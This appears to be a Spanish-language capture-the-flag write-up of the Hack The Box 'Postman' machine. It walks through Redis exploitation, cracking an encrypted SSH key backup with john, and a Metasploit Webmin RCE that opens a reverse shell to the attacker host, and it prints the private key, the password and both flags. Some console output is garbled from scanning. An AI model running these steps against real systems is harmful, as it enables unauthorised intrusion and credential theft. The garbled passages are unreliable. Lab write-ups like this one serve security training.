



HACK THE BOX - POSTMAN MACHINE




Empezamos primero con un escaneo rápido usando nmap:

Nos encontramos con tres puertos abiertos: 22, 80 y un puerto 10000 (WebMin).

En el puerto 80 simplemente tenemos una página donde no podemos hacer mucho:



En el puerto 10000 tenemos un panel de inicio de sesión de algún usuario o root:



También hice una busqueda de directorios (enumeración) para ver si encontraba más información pero sin mucho éxito:

By: Robertt

Con las herramientas disponibles hasta ahora no podemos continuar. En estos casos, es obligatorio repetir un nmap para escanear todos los puertos con la opción -p-, ya que puede haber un servicio ejecutándose en un superior y no estándar. Es una buena práctica activar siempre esta opción, desde el principio, pero por razones de tiempo (con la opción -p- nmap tarda mucho en escanear), prefiero probar al principio con un escaneo estándar.

```
PORT STATE SERVICE VERSION
6379/tcp open redis Redis key-value store 4.0.9
```

Encontramos un nuevo puerto con servicio Redis con versión 4.0.9. Haciendo una búsqueda rápida encontramos un exploit disponible en GitHub para esta versión.

```
rbusgiract.-/Deaktes/NeckThelox/postransp python exploitRedis.py postman.htb redis

*[a] [Esp batt] Exploiting miscanfigured RDIS SERVEY*
-[a] LATTER HOUSE PARK PARK As "Acid"

Sist Keys Need to be Concrated

Generating public/private ras key pair.
Enter file in which to save the key (/home/rbus/.ssh/id_rsa):
//home/rbus/.ssh/id_rsa already exists.

Overwrite (y/n)? y
Enter passphrase agadin:
Enter passphrase agadin:
Enter passphrase agadin:
Enter passphrase exploit.

Enter p
```

Con esto, hemos conseguido una shell para el usuario REDIS.

Con un poco de enumeración, nos damos cuenta que hay otro usuario llamado Matt y que dentro de su carpeta personal se encuentra la flag de usuario. Además, en la carpeta opt encontramos un archivo llamado id_rsa.bak, que contiene una back up de la clave privada.

Una vez que tenemos el archivo en nuestro sistema, usamos ssh2john para desencriptarla.

```
rbus@root:~/Desktop/HackTheBox/postman$ john --wordlist=/home/rbus/bioh/rockyou.txt clave
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008 (backupkey.out)
1g 0:00:00:11 88.48% (ETA: 10:57:51) 0.08598g/s 1096Kp/s 1096Kc/s 1096KC/s 25726633..2572533green
Session aborted
rbus@root:~/Desktop/HackTheBox/postman$
```

Perfecto, conseguimos la contraseña computer 2008.

Probemos a entrar via ssh al usuario Matt.

Nos damos cuenta que al introducir la contraseña via SSH (ssh Matt@postman.htb) nos da error y parece no ser la correcta.

Recordemos que teniamos una shell como usuario redis y como cualquier sistema Linux se encuentra la opción su para elevar privilegios. Probemos a hacer su Matt e introducir la contraseña.

```
id_rsa.bak
redis@Postman:/opt$ cat id_rsa.bak
----BEGIN RSA PRIVATE KEY-
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C
JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZ0iZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIU06LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
<u>SMi&BzcBbdOOwHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke</u>
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3h04mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPr0D
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkF0INwVE0tHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH80HYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
 ----END RSA PRIVATE KEY-
redis@Postman:/opt$ cd /home
redis@Postman:/home$ ls
Matt
redis@Postman:/home$ cd Matt
redis@Postman:/home/Matt$ ls -l
rw-rw---- 1 Matt Matt 33 Aug 26 2019 user.txt
redis@Postman:/home/Matt$ su Matt
Password:
Matt@Postman:~$ id
<del>latt@Postman:~$</del>
```

Perefecto!!! Ya tenemos la flag de usuario!!

```
Matt@Postman:~$ cat user.txt
517ad0ec2458ca97af8d93aac08a2f3c
Matt@Postman:~$
```

Ahora intentaremos alcanzar root!

Recordemos que teniamos un panel de inicio de sesión en el puerto 1000 como WebMinServ con Versión 1.910, buscando en Google, vemos que esa versión enconcreto tiene una vulnerabilidad bastante reciente, la cual permite al usuario con autorización actualizar paquetes, por lo que podríamos ejecutar cualquier código como root:

https://www.exploit-db.com/exploits/47230

Buscamos la vulnerabilidad en Metasploit y veemos las opciones disponibles y añadimos los párametros correspondientes:

```
| description |
```

```
[*] 10.10.10.160 - Command shell session 1 closed. Reason: User exit msf exploit(\text{linux/http/webmin_packageup_rce}) > exploit

[*] Started reverse TCP handler on 10.10.14.54:9001

[*] Session cookie: 3eb0de17b43153ddecfbabcbad9fa87c

[*] Attempting to execute the payload...

[*] Command shell session 2 opened (10.10.14.54:9001 -> 10.10.10.160:36586) at 2020-03-17 11:14:35 +0100 id & whoami id

root

uid=0(root) gid=0(root) groups=0(root)

uid=0(root) gid=0(root) groups=0(root)

pwd

/usr/share/webmin/package-updates

cat /root/root.txt

a257741c5bed8be7778c6ed95686ddce
```

Obtenemos la shell como root y la flag!!